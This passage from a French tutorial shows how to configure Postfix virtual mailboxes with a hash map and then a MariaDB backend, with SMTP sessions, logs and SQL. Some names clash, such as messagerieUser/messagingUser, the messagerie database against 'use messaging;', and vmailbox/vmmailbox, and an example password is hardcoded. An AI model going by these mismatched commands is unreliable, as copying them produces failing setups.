Mais heureusement pour nous, Postfix propose différentes options de configuration qui vont nous permettre de répondre positivement à ces problématiques.

Intéressons-nous d'abord à la façon de créer nos utilisateurs.

Par défaut, il y a les utilisateurs du système Linux, mais Postfix nous permet de créer des utilisateurs virtuels qui n'ont pas de relation avec les utilisateurs Linux. Cela peut se faire soit dans des fichiers texte, soit avec une base de données. Nous allons étudier les deux façons de faire afin que vous puissiez choisir celle qui vous convient le mieux.

### ***Mise en place de boîtes de réception virtuelles***

Comme vous le savez maintenant, la configuration va se faire dans le fichier `main.cf`.

Pour cela, nous allons ajouter quelques lignes à notre fichier de configuration pour indiquer que nous voulons utiliser des boîtes de réception virtuelles :

```
virtual_mailbox_domains = itinet.fr
virtual_mailbox_base = /var/mail/vhosts
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_minimum_uid = 100
virtual_uid_maps = static:5000
virtual_gid_maps = static:5000
```

- Nous indiquons d'abord le nom de notre domaine virtuel, il s'agit ici de [itinet.fr](http://itinet.fr).
- La deuxième ligne indique où vont se situer nos boîtes dans l'arborescence Linux.
- La troisième ligne précise quel fichier va recenser nos adresses e-mails virtuelles. La mention `hash:` devant le nom du fichier indique que celui-ci doit être lu par Postfix dans un format compilé, ce que nous verrons dans quelques instants.
- Les trois lignes suivantes indiquent quels sont les UID et GID de l'utilisateur Linux qui va recevoir les e-mails pour nos boîtes virtuelles (et oui, il va nous falloir malgré tout un utilisateur Linux supplémentaire).

Avant de pouvoir tester notre solution, nous devons créer un utilisateur Linux qui va recevoir les e-mails et créer le fichier `/etc/postfix/vmailbox` qui contiendra nos adresses e-mails virtuelles.

On commence par créer le groupe et l'utilisateur, en pensant à utiliser le GID et l'UID 5000 comme spécifié dans le fichier `main.cf` :

```
root@Debian02:/etc/postfix# groupadd -g 5000 vhosts
root@Debian02:/etc/postfix# useradd -g vhosts -u 5000 vhosts -d /var/mail/
vhosts -s /bin/false -m
```

On peut vérifier que l'utilisateur a bien été créé :

```
root@Debian02:/etc/postfix# cat /etc/passwd |grep vhosts
vhosts:x:5000:5000::/var/mail/vhosts:/bin/false
```

Ainsi que la base des boîtes de réception :

```
root@Debian02:/etc/postfix# ls -la /var/mail
total 16
drwxrwsr-x 3 root mail 4096 janv. 16 15:11 .
drwxr-xr-x 12 root root 4096 janv. 12 16:52 ..
-rw----- 1 root mail 495 janv. 16 11:31 root
drwxr-xr-x 2 vhosts vhosts 4096 janv. 16 15:11 vhosts
```

Tout semble correct de ce côté, il nous reste à créer nos adresses e-mails virtuelles dans le fichier `/etc/postfix/vmailbox` et dont voici le contenu :

```
toto@itinet.fr itinet.fr/toto/
```

Pour l'instant, nous ne créons qu'une seule adresse et nous indiquons où va se situer sa boîte de réception. Ainsi, l'adresse [toto@itinet.fr](mailto:toto@itinet.fr) recevra les e-mails qui lui sont destinés dans le répertoire `/var/mail/vhosts/itinet.fr/toto/`.



La barre oblique « / » à la fin est très importante, elle indique que les e-mails arriveront dans un répertoire et non dans un fichier. Nous aurons donc tous nos e-mails dans des fichiers séparés au sein de ce répertoire.

Effectuons un premier test et relançons le service Postfix pour que nos modifications soient prises en compte :

```
root@Debian02:/etc/postfix# systemctl reload postfix
```



Au passage, vous remarquerez que je relance le service en utilisant les commandes `systemd` qui sont celles officiellement utilisées depuis la Debian 8.

Nous allons à nouveau pouvoir tester l'envoi d'un e-mail :

```
root@Debian02:/etc/postfix# telnet localhost 25
Trying ::1...
Connected to localhost.
Escape character is '^]'.
220 Debian02.itinet.fr ESMTP Postfix (Debian/GNU)
ehlo toto.com
250-Debian02.itinet.fr
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
mail from: toto@toto.com
250 2.1.0 Ok
rcpt to: toto@itinet.fr
550 5.1.1 <toto@itinet.fr>: Recipient address rejected: User unknown in
local recipient table
```

Nous rencontrons à ce stade un problème : Postfix nous dit qu'il ne connaît pas notre utilisateur ! Mais cette erreur est volontaire.

L'objectif de cet enseignement n'est pas simplement de vous apprendre à installer et configurer un service, mais aussi de vous transmettre les bonnes pratiques qui vous permettront de résoudre des problèmes lorsque vous en rencontrerez. Dans notre cas (et tous les autres), la bonne pratique... c'est d'aller consulter les logs !

```
• root@Debian02:/etc/postfix# tail /var/log/mail.info
• Jan 16 11:31:11 Debian02 postfix/local[13687]: 2FD64721: to=<root@itinet.
fr>, relay=local, delay=186, delays=186/0.01/0/0, dsn=2.0.0, status=sent
(delivered to mailbox)
```

```
• Jan 16 11:31:11 Debian02 postfix/qmgr[13232]: 2FD64721: removed
• Jan 16 11:31:25 Debian02 postfix/smtpd[13682]: disconnect from local-
host[::1] ehlo=1 mail=1 rcpt=1 data=1 quit=1 commands=5
• Jan 16 15:26:07 Debian02 postfix/postfix-script[13828]: refreshing the
Postfix mail system
• Jan 16 15:26:07 Debian02 postfix/master[13229]: reload -- version 3.1.6,
configuration /etc/postfix
• Jan 16 15:28:01 Debian02 postfix/smtpd[13841]: error: open database /etc/
postfix/vmailbox.db: No such file or directory
• Jan 16 15:28:01 Debian02 postfix/smtpd[13841]: connect from
localhost[::1]
• Jan 16 15:28:23 Debian02 postfix/trivial-rewrite[13844]: warning: do not
list domain itinet.fr in BOTH mydestination and virtual_mailbox_domains
• Jan 16 15:28:23 Debian02 postfix/smtpd[13841]: NOQUEUE: reject: RCPT from
localhost[::1]: 550 5.1.1 <toto@itinet.fr>: Recipient address rejected:
User unknown in local recipient table; from=<toto@toto.com> to=<toto@iti-
net.fr> proto=ESMTP helo=<toto.com>
• Jan 16 15:28:40 Debian02 postfix/smtpd[13841]: disconnect from local-
host[::1] ehlo=1 mail=1 rcpt=0/1 quit=1 commands=3/4
```

On voit que notre serveur a été redémarré à 15 h 26, puis à 15 h 28 il y a une connexion et nous voyons une première erreur : `error: open database /etc/postfix/vmailbox.db: No such file or directory`.

Le message est clair, Postfix cherche un fichier `/etc/postfix/vmailbox.db` qu'il ne trouve pas. Ceci est tout à fait normal, car lors de la configuration, nous avons indiqué que le fichier devait être compilé, précédé de la mention `hash:`. Et pour l'instant, nous ne l'avons pas encore compilé.

Remédions tout de suite à cela :

```
root@Debian02:/etc/postfix# postmap /etc/postfix/vmailbox
root@Debian02:/etc/postfix# ls /etc/postfix
dynamicmaps.cf main.cf makedefs.out master.cf.proto postfix-files.d
post-install vmmailbox
dynamicmaps.cf.d main.cf.proto master.cf postfix-files postfix-script sasl
vmmailbox.db
```

Nous voyons bien qu'un fichier `vmmailbox.db` est apparu dans `/etc/postfix`.

Essayons de lire le contenu de ce fichier :

```
root@Debian02:/etc/postfix# cat vmmailbox.db
a
♦♦ ♦♦♦I63h^♦
♦♦♦I63h^itinet.fr/toto/toto@itinet.fr
```

Des caractères spéciaux apparaissent parce que c'est un fichier compilé dans un langage compréhensible par Postfix mais pas par nous (même si certains mots apparaissent ici correctement).

Avant d'effectuer un test, nous pouvons aussi constater la présence d'un avertissement dans les logs : `do not list domain itinet.fr in BOTH mydestination and virtual_mailbox_domains`.

En effet, Postfix ne va pas savoir si pour le domaine *itinet.fr*, il faut livrer les e-mails aux utilisateurs Linux de la machine ou à nos utilisateurs virtuels vu que nous avons mis le domaine *itinet.fr* à la fois dans `mydestination` et `virtual_mailbox_domains`, dans le fichier `main.cf`.

Nous allons corriger cela en l'enlevant de `mydestination`, vu que nous voulons que ce soit des adresses virtuelles. Redémarrez ensuite Postfix et effectuez à nouveau un test.

```
root@Debian02:/etc/postfix# telnet localhost 25
Trying ::1...
Connected to localhost.
Escape character is '^]'.
220 Debian02.itinet.fr ESMTP Postfix (Debian/GNU)
ehlo toto.com
250-Debian02.itinet.fr
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
mail from: toto@toto.com
250 2.1.0 Ok
rcpt to: toto@itinet.fr
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: Mon premier mail virtuel !
Je n'existe pas, je suis virtuel.
250 2.0.0 Ok: queued as 421DC72B
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Tout semble correct. Pour nous en assurer, nous allons consulter les logs :

```
• root@Debian02:/etc/postfix# tail /var/log/mail.info
• Jan 16 15:28:23 Debian02 postfix/trivial-rewrite[13844]: warning: do not
list domain itinet.fr in BOTH mydestination and virtual_mailbox_domains
• Jan 16 15:28:23 Debian02 postfix/smtpd[13841]: NOQUEUE: reject: RCPT from
localhost[::1]: 550 5.1.1 <toto@itinet.fr>: Recipient address rejected:
User unknown in local recipient table; from=<toto@toto.com> to=<toto@iti-
net.fr> proto=ESMTP helo=<toto.com>
• Jan 16 15:28:40 Debian02 postfix/smtpd[13841]: disconnect from local-
host[::1] ehlo=1 mail=1 rcpt=0/1 quit=1 commands=3/4
```



```
• Jan 16 15:42:10 Debian02 postfix/smtpd[13853]: connect from
localhost[::1]
• Jan 16 15:42:30 Debian02 postfix/smtpd[13853]: 421DC72B:
client=localhost[::1]
• Jan 16 15:42:56 Debian02 postfix/cleanup[13856]: 421DC72B: message-
id=<20180116144230.421DC72B@Debian02.itinet.fr>
• Jan 16 15:42:56 Debian02 postfix/qmgr[13833]: 421DC72B: from=<toto@toto.
com>, size=364, rcpt=1 (queue active)
• Jan 16 15:42:56 Debian02 postfix/virtual[13857]: 421DC72B: to=<toto@
inet.fr>, relay=virtual, delay=35, delays=35/0/0/0, dsn=2.0.0,
status=sent (delivered to maildir)
• Jan 16 15:42:56 Debian02 postfix/qmgr[13833]: 421DC72B: removed
• Jan 16 15:42:59 Debian02 postfix/smtpd[13853]: disconnect from
localhost[::1] ehlo=1 mail=1 rcpt=1 data=1 quit=1 commands=5
```

L'état de notre e-mail est bien sent, c'est-à-dire « envoyé » !

Voyons si notre e-mail est bien présent dans la boîte aux lettres de toto :

```
root@Debian02:/etc/postfix# cat /var/mail/vhosts/itinet.fr/toto/
new/1516113776.V805I730M886308.Debian02
Return-Path: <toto@toto.com>
X-Original-To: toto@inet.fr
Delivered-To: toto@inet.fr
Received: from toto.com (localhost [IPv6:::1])
  by Debian02.itinet.fr (Postfix) with ESMTP id 421DC72B
  for <toto@inet.fr>; Tue, 16 Jan 2018 15:42:21 +0100 (CET)
Subject: Mon premier mail virtuel !
Message-Id: <20180116144230.421DC72B@Debian02.itinet.fr>
Date: Tue, 16 Jan 2018 15:42:21 +0100 (CET)
From: toto@toto.com
```

Je n'existe pas, je suis virtuel.

Notre e-mail est bien là ! Cependant, il n'est pas dans le répertoire `/var/mail/vhosts/itinet.fr/toto/` mais dans un sous-répertoire `new/`.

Effectivement, Postfix a créé trois répertoires nommés `cur`, `new` et `tmp` :

- `tmp` sert temporairement lors de la réception d'un e-mail ;
- `new` est utilisé quand l'e-mail n'a pas encore été lu ;
- `cur` permet de stocker tous les e-mails lus.



Vous verrez par la suite que le format d'une boîte de réception peut être bien plus compliqué. Cependant, nous n'irons pas étudier tous ces détails qui ne vous seront pas utiles dans un premier temps.

Nous avons donc réussi à créer notre boîte virtuelle et à recevoir notre tout premier e-mail.

Avant de continuer, éclaircissons un point concernant les différentes façons d'associer des adresses e-mails. Il en existe trois en fait, que Postfix appelle les « classes d'adresses ».

- La première concerne des adresses e-mails qui correspondent à des boîtes aux lettres existantes, comme nous venons de le voir avec `vmailbox`.
- La deuxième concerne des adresses e-mails que nous voulons rediriger vers une autre adresse e-mail, locale ou non (par exemple, je peux dire que tout e-mail qui arrive pour `admin@itinet.fr` devra être redirigé vers `eric@lalitte.com`) et qui sont situées dans le fichier `virtual`.
- Enfin, la troisième correspond à des adresses d'utilisateurs locaux que nous voulons rediriger vers d'autres utilisateurs locaux, ce qui se fait dans le fichier `aliases`.

Par exemple, on trouvera dans le fichier `vmailbox` des informations de type :

```
adresse@mail.com      mail.com/adresse/
```

Dans le fichier `virtual`, ce sera plutôt :

```
admin@itinet.fr      eric@lalitte.com
```

Et dans le fichier `aliases` :

```
root: elalitte
```

Mais pour l'instant, nous ne nous intéresserons qu'aux boîtes usuelles comme celles renseignées dans `vmailbox`.

### ***Une remarque intéressante en passant***

Il peut être intéressant pour vous de revenir sur quelque chose que nous venons de voir. En effet, quand nous avons établi notre connexion Telnet et que nous avons indiqué l'adresse source, nous avons choisi arbitrairement `toto@toto.com`. L'e-mail que nous avons reçu portait bien ce nom d'expéditeur.



Que se passerait-il si nous avions choisi `eric@lalitte.com` ? Ou `donald.trump@whitehouse.gov` ? Ou mieux encore, `maitredumonde@openclassrooms.com` ?

Il est important de comprendre qu'il n'y a pas d'authentification par défaut avec le protocole SMTP. Ainsi, vous pouvez vous connecter à n'importe quel serveur SMTP et choisir une adresse source loufoque. Si le serveur n'est pas parfaitement configuré, votre interlocuteur recevra votre e-mail.

C'est notamment ce que font souvent les spammeurs. Il vous est peut-être déjà arrivé qu'un ami vous écrive en disant que votre messagerie avait été piratée, après avoir reçu un e-mail bizarre provenant de votre adresse. Mais il est fort probable que ce ne soit pas le cas et que ce soit simplement un spammeur qui ait usurpé votre adresse, ce qui est illégal, au passage.



Amusez-vous autant que vous le souhaitez sur vos serveurs ou avec vos amis, mais faites très attention dès lors que vous vous connectez à des serveurs qui ne vous appartiennent pas !

Il est temps maintenant d'essayer de configurer notre serveur Postfix avec une base de données pour stocker proprement nos e-mails dans cette base.

## Installer une base de données SQL

Pour suivre la tendance générale en ce qui concerne les bases de données open source, et notamment celle de Debian depuis la Debian 9, nous allons utiliser une base de données SQL MariaDB. C'est un *fork* de la base MySQL, plus connue, qui est de plus en plus adoptée de nos jours.



Un *fork*, dans le monde du logiciel libre et de l'open source, est un logiciel créé à partir des sources d'un autre logiciel. Il est souvent réalisé quand un ou plusieurs développeurs ne sont plus en accord avec les choix faits par les mainteneurs du logiciel d'origine et décident de créer leur propre version.

MariaDB étant un fork de MySQL, son fonctionnement sera extrêmement proche de celui de MySQL, de même que les processus ou fichiers utilisés.

Nous allons donc créer une base de données qui permette à Postfix d'y trouver notre domaine ainsi que les adresses associées.

## Installation et configuration des paquets

Comme à notre habitude, nous allons trouver et installer les paquets dont nous avons besoin.

```
root@Debian02:~# apt-cache search mariadb | grep server
mariadb-server-10.1 - exécutables du serveur de base de données MariaDB
mariadb-server-core-10.1 - fichiers centraux du serveur de base de données
MariaDB
goiardi - Chef server written in Go
golang-github-ctdk-goiardi-dev - Golang library to interact with a chef
server
mariadb-plugin-gssapi-server - GSSAPI authentication plugin for MariaDB
server
mariadb-server - MariaDB database server (metapackage depending on the
latest version)
tango-db - TANGO distributed control system - database server
```

A priori, le paquet `mariadb-server` semble convenir. Installez le paquet ou celui qui vous semble le plus pertinent selon votre choix de distribution. Nous allons ensuite tester si le service est bien en écoute :

```
root@Debian02:~# ss -antp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 128 *:22 *:~ users:(("sshd",pid=561,fd=3))
LISTEN 0 100 *:25 *:~ users:(("master",pid=13229,fd=13))
LISTEN 0 80 127.0.0.1:3306 *:~ users:(("mysqld",pid=20244,fd=17))
ESTAB 0 244 10.0.0.2:22 10.0.0.254:56013 users:(("sshd",pid=18355,fd=3))
LISTEN 0 128 :::22 :::~ users:(("sshd",pid=561,fd=4))
LISTEN 0 100 :::25 :::~ users:(("master",pid=13229,fd=14))
```

Nous voyons ici que MySQL est bien en écoute sur le port 3306 de notre interface locale. C'est tout à fait normal vu que MariaDB est un fork de MySQL. C'est donc le processus `mysqld` qui est utilisé par MariaDB.



D'ailleurs, si vous vous rappelez des chapitres précédents, vous aurez remarqué que l'adresse IP en écoute est 127.0.0.1, ce qui correspond à notre adresse locale. Notre service MariaDB ne sera donc pas joignable sur le réseau. Mais cela n'est pas un problème puisque ce service ne sera interrogé que depuis la machine locale, par Postfix pour l'instant.

Nous pouvons maintenant créer notre base et les tables nécessaires. La base aura pour nom `messagerie`, elle contiendra une table pour indiquer nos domaines et une autre table pour nos utilisateurs.



Sur beaucoup de tutoriels, vous trouverez souvent une table supplémentaire pour gérer les alias. Mais comme nous n'allons pas nous y intéresser, nous allons laisser les alias dans un fichier texte.

Si vous n'avez jamais fait de SQL, je vais vous indiquer quelles actions réaliser, pas à pas. Si vous êtes déjà à l'aise avec SQL, vous pouvez simplement vous référer aux contenus SQL à exécuter.

### ***Création de la base et des tables***

Tout d'abord, nous allons devoir nous connecter à la base.

Par défaut, MariaDB vous permet de vous connecter en tant que `root` sans avoir à fournir de mot de passe :

```
root@Debian02:~# mysql -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 2
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.
```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]>
```

Nous sommes maintenant dans l'interface de MariaDB qui nous permet d'envoyer des commandes SQL à notre service. Par exemple, nous pouvons voir la liste des bases de données présentes :

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

Notre serveur SQL contient donc trois bases de données par défaut, qui sont les bases nécessaires à son bon fonctionnement, notamment pour gérer les authentifications et les droits d'accès.

Nous allons détailler ici quelques informations qui peuvent vous intéresser. Commençons par nous connecter à la base MariaDB et regardons les tables qu'elle contient :

```
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
MariaDB [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| column_stats |
| columns_priv |
| db |
| event |
| func |
| general_log |
| gtid_slave_pos |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| index_stats |
| innodb_index_stats |
| innodb_table_stats |
| plugin |
| proc |
| procs_priv |
```

```
| proxies_priv |
| roles_mapping |
| servers |
| slow_log |
| table_stats |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user |
+-----+
30 rows in set (0.00 sec)
```

On trouve la table `user` qui contient les utilisateurs et leurs droits associés. Observons cette liste :

```
MariaDB [mysql]> select Host, User, Password from user;
+-----+-----+-----+
| Host | User | Password |
+-----+-----+-----+
| localhost | root | |
+-----+-----+-----+
```

Nous voyons que, par défaut, il y a un utilisateur `root` qui a le droit de se connecter depuis l'adresse locale, avec un mot de passe vide. C'est ce qui nous a permis de nous connecter !

Pour ajouter un peu de sécurité, nous allons modifier ce compte et renseigner un mot de passe :

```
MariaDB [mysql]> UPDATE mysql.user SET password=PASSWORD("openclassrooms")
where User="root" AND Host="localhost";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Vérifions ensuite que cela a bien fonctionné :

```
MariaDB [mysql]> select Host, User, Password from user;
+-----+-----+-----+
| Host | User | Password |
+-----+-----+-----+
| localhost | root | *EBA3137E14824BDB009C3748D68E4D18A63D8E48 |
+-----+-----+-----+
1 row in set (0.00 sec)
```



J'ai indiqué `openclassrooms` comme mot de passe, mais libre à vous de le changer, notamment si votre serveur est accessible en ligne.

Pour effectuer une vérification supplémentaire, nous allons nous déconnecter et nous reconnecter sans fournir de mot de passe. Normalement, nous ne devrions plus pouvoir vous connecter :

```
MariaDB [mysql]> quit
Bye
root@Debian02:~# mysql -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.1.26-MariaDB-0+deb9ul Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]>
```

Nous avons spécifié un mot de passe pour l'utilisateur `root`, mais nous pouvons continuer à nous authentifier sans avoir à fournir de mot de passe ! Qu'est-ce qui a bien pu se passer ? En réalité, MariaDB n'utilise pas par défaut le système d'authentification par mot de passe pour l'utilisateur `root` en connexion locale, mais un plug-in spécifique. Il est possible de le voir en affichant la bonne colonne de la table :

```
MariaDB [mysql]> select Host, User, Password, plugin from user;
+-----+-----+-----+-----+
| Host | User | Password | plugin |
+-----+-----+-----+-----+
| localhost | root | *EBA3137E14824BDB009C3748D68E4D18A63D8E48 | unix_
socket |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Il nous faut donc supprimer ce plug-in et indiquer à MariaDB de prendre en compte nos changements :

```
MariaDB [mysql]> update user set plugin='' where User='root';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

Désormais, si nous tentons de nous reconnecter, cela ne fonctionne plus !

```
root@Debian02:~# mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using
password: NO)
```

Le système réagit bien comme nous nous y attendions. Nous pouvons maintenant nous connecter de manière sécurisée à notre base, cette fois en entrant notre mot de passe openclassrooms.

```
root@Debian02:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]>
```

Alerte de sécurité !



Nous venons d'empêcher quelqu'un qui serait connecté en tant que `root` sur la machine de se connecter sans connaître le mot de passe. Cependant, quelqu'un connecté en `root` a tout loisir d'arrêter la base et de la relancer en mode « sans authentification », puis d'en changer le mot de passe. La sécurité que nous avons ajoutée n'en est donc pas vraiment une. Même si deux précautions valent mieux qu'une, il est important de savoir si ce que nous faisons a vraiment du sens ou non.

Nous pouvons maintenant créer notre base :

```
MariaDB [(none)]> create database messagerie;
Query OK, 1 row affected (0.00 sec)
```

Nous allons ensuite créer un utilisateur `messagerieUser` qui aura le droit d'accéder à notre base (ceci pour éviter de se connecter avec l'utilisateur `root`) :

```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON messagerie.* to 'messagerie
User'@'localhost' identified by 'openclassrooms';
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.01 sec)
```



Nous pouvons maintenant nous déconnecter et nous reconnecter avec le compte `messagingUser` pour tester que tout s'est bien passé :

```
root@Debian02:~# mysql -u messagingUser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.1.26-MariaDB-0+deb9ul Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]>
```

Cela fonctionne, nous allons pouvoir créer les bases nécessaires au bon fonctionnement de Postfix. Pour cela, plusieurs possibilités s'offrent à vous. Vous pouvez vous connecter à la base et entrer toutes les commandes, mais c'est fastidieux et la moindre erreur vous obligera à tout recommencer. Je vous propose plutôt de placer toutes les commandes SQL de création des tables dans un fichier, puis d'exécuter ce dernier.

Voici donc le fichier SQL à créer, que nous nommerons ici `creation_base_messaging.sql` :

```
use messaging;

CREATE TABLE `virtual_domains` (
  `id` INT NOT NULL AUTO_INCREMENT,
  `name` VARCHAR(50) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

CREATE TABLE `virtual_users` (
  `id` INT NOT NULL AUTO_INCREMENT,
  `domain_id` INT NOT NULL,
  `password` VARCHAR(106) NOT NULL,
  `email` VARCHAR(120) NOT NULL,
  `maildir` VARCHAR(120) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `email` (`email`),
  FOREIGN KEY (domain_id) REFERENCES virtual_domains(id) ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

Ce fichier indique de créer une table `virtual_domains` qui contiendra un `id` et le nom de notre domaine. Une autre table sera également créée, `virtual_users`, qui contiendra les adresses e-mails de nos utilisateurs, l'`id` de leur domaine et un mot de passe.



Pourquoi un mot de passe ? Nous n'en avons pas utilisé pour les adresses e-mails jusqu'à maintenant.

En fait, cela nous sera utile pour la suite, notamment pour la mise en place du protocole IMAP.

Exécutons maintenant notre script SQL :

```
root@Debian02:/etc/postfix# mysql -u messagerieUser -p < creation_base_
messagerie.sql
Enter password:
```

Et vérifions que tout s'est bien passé :

```
root@Debian02:/etc/postfix# mysql -u messagerieUser -p messagerie -e 'show
tables'
Enter password:
+-----+
| Tables_in_messagerie |
+-----+
| virtual_domains |
| virtual_users |
+-----+
```

Nous voyons que les deux tables ont bien été créées, nous allons donc pouvoir les remplir avec nos informations de domaine et les adresses e-mails associées. Pour cela, nous allons créer un autre fichier SQL que nous nommerons `creation_utilisateurs_messagerie.sql` :

```
INSERT INTO `messagerie`.`virtual_domains`
(`id`, `name`)
VALUES
('1', 'itinet.fr');

INSERT INTO `messagerie`.`virtual_users`
(`id`, `domain_id`, `password`, `email`, `maildir`)
VALUES
('1', '1', ENCRYPT('motDePasseDeToto', CONCAT('$6$', SUBSTRING(SHA(RAND()),
-16))), 'toto@itinet.fr', 'itinet.fr/toto/');
```

Nous créons notre domaine *itinet.fr* ainsi qu'une adresse e-mail *toto@itinet.fr*. Il faut ensuite exécuter ce fichier de la même façon que précédemment.

```
root@Debian02:/etc/postfix# mysql -u messagerieUser -p < creation_utilisateurs_
messagerie.sql
```

Nous pouvons tester, par exemple, que l'adresse e-mail est bien reconnue :

```
root@Debian02:/etc/postfix# mysql -u messagerieUser -p messagerie -e
"SELECT email FROM virtual_users WHERE email='toto@itinet.fr'"
Enter password:
+-----+
| email |
+-----+
| toto@itinet.fr |
+-----+
```

A priori, tout semble correct. Il nous faut maintenant modifier le fichier de configuration `main.cf` pour lui indiquer que notre domaine et les adresses associées sont désormais dans une base de données SQL.

Nous allons reprendre les critères que nous avons ajoutés :

```
virtual_mailbox_domains = mysql:/etc/postfix/mysql-virtual-mailbox-domains.
cf
virtual_mailbox_base = /var/mail/vhosts
virtual_mailbox_maps = mysql:/etc/postfix/mysql-virtual-mailbox-maps.cf
virtual_minimum_uid = 100
virtual_uid_maps = static:5000
virtual_gid_maps = static:5000
```

Il nous reste maintenant à créer ces fichiers qui vont indiquer à Postfix comment se connecter à notre base de données et quelle requête effectuer pour récupérer les adresses e-mails.

Nous créons le premier fichier `/etc/postfix/mysql-virtual-mailbox-domains.cf` pour l'accès aux domaines, avec le contenu suivant :

```
user = messagerieUser
password = openclassrooms
hosts = 127.0.0.1
dbname = messagerie
query = SELECT 1 FROM virtual_domains WHERE name='%s'
```

Nous pouvons dès lors relancer notre service Postfix et regarder tout de suite s'il reconnaît notre domaine :

```
root@Debian02:/etc/postfix# systemctl restart postfix
root@Debian02:/etc/postfix# postmap -q itinet.fr mysql:/etc/postfix/
mysql-virtual-mailbox-domains.cf
postmap: fatal: unsupported dictionary type: mysql
```

Nous avons un petit souci, Postfix ne semble pas accepter de fonctionner avec une base MySQL. Ceci est tout à fait normal, car par défaut, Postfix ne sait pas parler le

langage SQL. Il faut donc installer un paquet particulier, que nous allons chercher ensemble :

```
root@Debian02:/etc/postfix# apt-cache search postfix | grep mysql
postfix-mysql - MySQL map support for Postfix
```

C'est relativement simple, nous allons pouvoir l'installer et recommencer notre test :

```
root@Debian02:/etc/postfix# apt-get install postfix-mysql
Lecture des listes de paquets... Fait
[...]
root@Debian02:/etc/postfix# postmap -q itinet.fr mysql:/etc/postfix/
mysql-virtual-mailbox-domains.cf
1
```

Cette fois, cela fonctionne bien et notre domaine *itinet.fr* est bien reconnu par la réponse 1 (vous pouvez essayer d'entrer un domaine farfelu et vous verrez que dans ce cas, Postfix ne vous répondra pas avec 1).

Nous allons maintenant créer notre second fichier `/etc/postfix/mysql-virtual-mailbox-maps.cf` indiquant nos adresses e-mails :

```
user = messagerieUser
password = openclassrooms
hosts = 127.0.0.1
dbname = messagerie
query = SELECT maildir FROM virtual_users WHERE email='%s'
```

Et nous pouvons tester si cela fonctionne correctement :

```
root@Debian02:/etc/postfix# postmap -q toto@itinet.fr mysql:/etc/postfix/
mysql-virtual-mailbox-maps.cf
itinet.fr/toto/
```

Parfait, c'est bien l'emplacement de la boîte de réception qui est renvoyé, les e-mails seront donc livrés au bon endroit !

Nous sommes maintenant prêts à effectuer notre premier test réel !

### ***Notre premier test, enfin !***

Cette fois, nous n'allons pas utiliser Telnet, qui est un peu trop lourd si nous avons beaucoup de tests à faire. Nous allons simplement envoyer un e-mail en ligne de commande grâce à la commande `mail` :

```
root@Debian02:~# echo "Salut Toto" | mail -s "Test01" toto@itinet.fr
-bash: mail : commande introuvable
```

Notre système ne connaît pas la commande `mail`, il va falloir l'installer ! Pour cela, nous devons trouver le paquet correspondant et cela risque d'être un peu problématique vu que le mot « mail » est très générique. Dans un cas comme celui-ci, il est souvent préférable d'utiliser notre ami Google (ou tout autre moteur de recherche qui vous plaira).

Vous pouvez effectuer une recherche sur les mots-clés « mail command debian package ». Comme vous le découvrirez en cliquant sur les résultats obtenus, cette commande est incluse dans le paquet `mailutils`.

Installons ce paquet et testons notre envoi :

```
root@Debian02:~# apt-get install mailutils
Lecture des listes de paquets... Fait
[...]
root@Debian02:~# echo "Salut Toto" | mail -s "Test01" toto@itinet.fr
```

Notre e-mail semble bien avoir été envoyé. Nous allons vérifier que tout s'est bien passé en analysant les logs :

```
• Jan 22 15:14:23 Debian02 postfix/qmgr[24842]: 671DF75A: from=<root@Debian02>, size=333, nrcpt=1 (queue active)
• Jan 22 15:14:23 Debian02 postfix/virtual[25493]: 671DF75A: to=<toto@itinet.fr>, relay=virtual, delay=0.04, delays=0.03/0.01/0/0, dsn=2.0.0, status=sent (delivered to maildir)
```

